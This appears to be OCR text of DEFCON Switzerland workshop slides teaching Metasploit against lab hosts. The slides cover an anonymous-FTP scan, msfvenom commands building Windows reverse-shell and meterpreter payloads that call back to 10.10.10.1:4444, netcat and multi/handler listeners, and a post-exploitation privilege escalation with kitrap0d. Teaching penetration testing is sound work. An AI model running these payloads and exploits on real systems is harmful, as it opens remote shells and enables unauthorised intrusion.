
```
msf6 > search auxiliary ftp

msf6 > use 0

msf6 auxiliary(scanner/ftp/anonymous) > show options

msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 10.10.10.5

msf6 auxiliary(scanner/ftp/anonymous) > run
```

TCP Bind Shell



TCP Reverse Shell




shell
unstaged
shell
staged
meterpreter
unstaged
meterpreter
staged

Generating a Payload (unstaged reverse shell)

```
$ msfvenom --list payloads | grep windows | grep reverse_tcp
```

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.1 \
    LPORT=4444 -f aspx
```

```
$ nc -lvp 4444
```

Generating a Payload (staged reverse shell)

```
$ msfvenom -p windows/shell/reverse_tcp LHOST=10.10.10.1 \
      LPORT=4444 -f aspx
```

```
msf6 > use multi/handler
msf6 > set payload windows/shell/reverse_tcp
msf6 > set LHOST tun0
msf6 > exploit
```

Generating a Payload (unstaged meterpreter)

```
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.10.1 \
     LPORT=4444 -f aspx
```

```
msf6 > use multi/handler
msf6 > set payload windows/meterpreter_reverse_tcp
msf6 > set LHOST tun0
msf6 > exploit
```

Generating a Payload (staged meterpreter)

```
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.1 \
      LPORT=4444 -f aspx
```

```
msf6 > use multi/handler
msf6 > set payload windows/meterpreter/reverse_tcp
msf6 > set LHOST tun0
msf6 > exploit
```

#3 Post-Exploitation

Selecting a Post-Exploitation Module

```
meterpreter > background
```

```
msf6 > search suggest
msf6 > use post/multi/recon/local_exploit_suggester
msf6 > show options
msf6 > set SESSION 2
msf6 > run
```

Selecting a Post-Exploitation Module

```
msf6 > search suggest
msf6 > use exploit/windows/local/ms10_015_kitrap0d
msf6 > show options
msf6 > set SESSION 2
msf6 > run
```

Award Ceremony

Acknowledgements

Many Thanks **DEFCON Switzerland**

become a member!
https://defcon-switzerland.org/

Thanks for your Participation !
You did Awesome !!!

Check out the Meetup Page for next events.

ANY VENUE SPONSORS FOR OCTOBER 2024?

HACKTHEBOX